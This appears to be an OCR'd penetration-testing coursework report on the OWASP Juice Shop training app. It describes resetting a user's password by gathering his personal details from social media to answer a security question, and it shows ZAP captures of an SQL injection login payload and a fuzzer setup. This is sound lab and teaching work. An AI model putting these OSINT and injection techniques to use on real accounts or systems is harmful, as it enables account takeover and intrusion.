
1. Login to admin as shown in *admin section task* or make a user and give them admin rights. This step is done to find out Bjoren's email id. Admin will list all the existing users or in the home click on the products and see if Bjoern has written any review and take that id.


2. Now after getting his email id click on ‘Forgot Password’ we need to answer the security question which is the pin/zip code of the place when he was younger.
3. I went to google and searched him online and found him in facebook and saw his teenage place and I clicked his place and found Uetersen, Germany.
4. Now, I found the zip code in the google, which was a bit tricky because I had to find the nomenclature of zipcode in Germany. Finally, I found it as West-2082.
5. Copy and Paste in the ‘Security Answer’. Set New Password and Confirm Password.
6. This Solves our Reset Bjeorn Password.


b) Outcomes/Evidence of the Penetration Testing






15:50
OWASP Juice Shop
https://127.0.0.1:3000/#/login
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
EN
Login
Email *
apoorva@juice.com
Password *
Forgot your password?
Log in
Remember me
or
Log in with Google
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
Out
Off
Sites
Start
Start
Start
Off
History
WebSockets



15:51
Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Invalid email or password.
History
Search
Alerts
Output
WebSockets
Active Scan
Fuzzer
Zest Results
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
15,... Pr... 4/29/24, 3:46:42 PM GET http://127.0.0.1:3000/socket.io/?EIO=4&tr... 200 OK 9... 1 bytes
15,... Pr... 4/29/24, 3:46:43 PM GET http://127.0.0.1:3000/rest/admin/applicatio... 304 Not Mod... 1... 0 bytes Medium
15,... Pr... 4/29/24, 3:47:48 PM POST http://127.0.0.1:3000/rest/user/login 401 Unautho... 1... 26 bytes Medium
15,... Pr... 4/29/24, 3:47:48 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 1... 11 bytes
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 58
Origin: https://127.0.0.1:3000
{"email":"apoorva@juice.com'or1=1","password":"APoorva@1"}
History
Search
Alerts
Output
WebSockets
Active Scan
Fuzzer
Zest Results
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
15,... Pr... 4/29/24, 3:47:48 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 11 bytes Medium JSON
15,... Pr... 4/29/24, 3:49:39 PM POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 1... 1,200 bytes Medium JSON
15,... Pr... 4/29/24, 3:49:39 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 2... 0 bytes
15,... Pr... 4/29/24, 3:49:39 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 6 ... 0 bytes Medium
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Mon, 29 Apr 2024 14:49:39 GMT
{
"error": {
"message": "SQLITE_ERROR: near \"or1\": syntax error",
"stack":
"Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n
at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n at new Promise (<anonymous>)\n
at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n at /juice-shop/node_m
odules/sequelize/lib/sequelize.js:315:28\n at process.processTicksAndRejections (node:internal/process/task_qu
eues:95:5)",
"name": "SequelizeDatabaseError",
"parent": {
"errno": 1,
"code": "SQLITE_ERROR",
History
Search
Alerts
Output
WebSockets
Active Scan
Fuzzer
Zest Results
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
15,... Pr... 4/29/24, 3:47:48 PM GET http://127.0.0.1:3000/rest/user/whoami 200 OK 2... 11 bytes Medium JSON
15,... Pr... 4/29/24, 3:49:39 PM POST http://127.0.0.1:3000/rest/user/login 500 Internal ... 1... 1,200 bytes Medium JSON
15,... Pr... 4/29/24, 3:49:39 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 2... 0 bytes
15,... Pr... 4/29/24, 3:49:39 PM GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 6 ... 0 bytes Medium
Alerts 2 11 15 13 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0



Untitled Session - originalcoursework - ZAP 2.14.0
Fuzzer
Fuzz Locations
Options
Message Processors
Header: Text
Body: Text
Edit
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
Content-Length: 58
Origin: https://127.0.0.1:3000
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{"email":"apoorva@juice.com'or1=1","password":"APoorva@1"}
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel

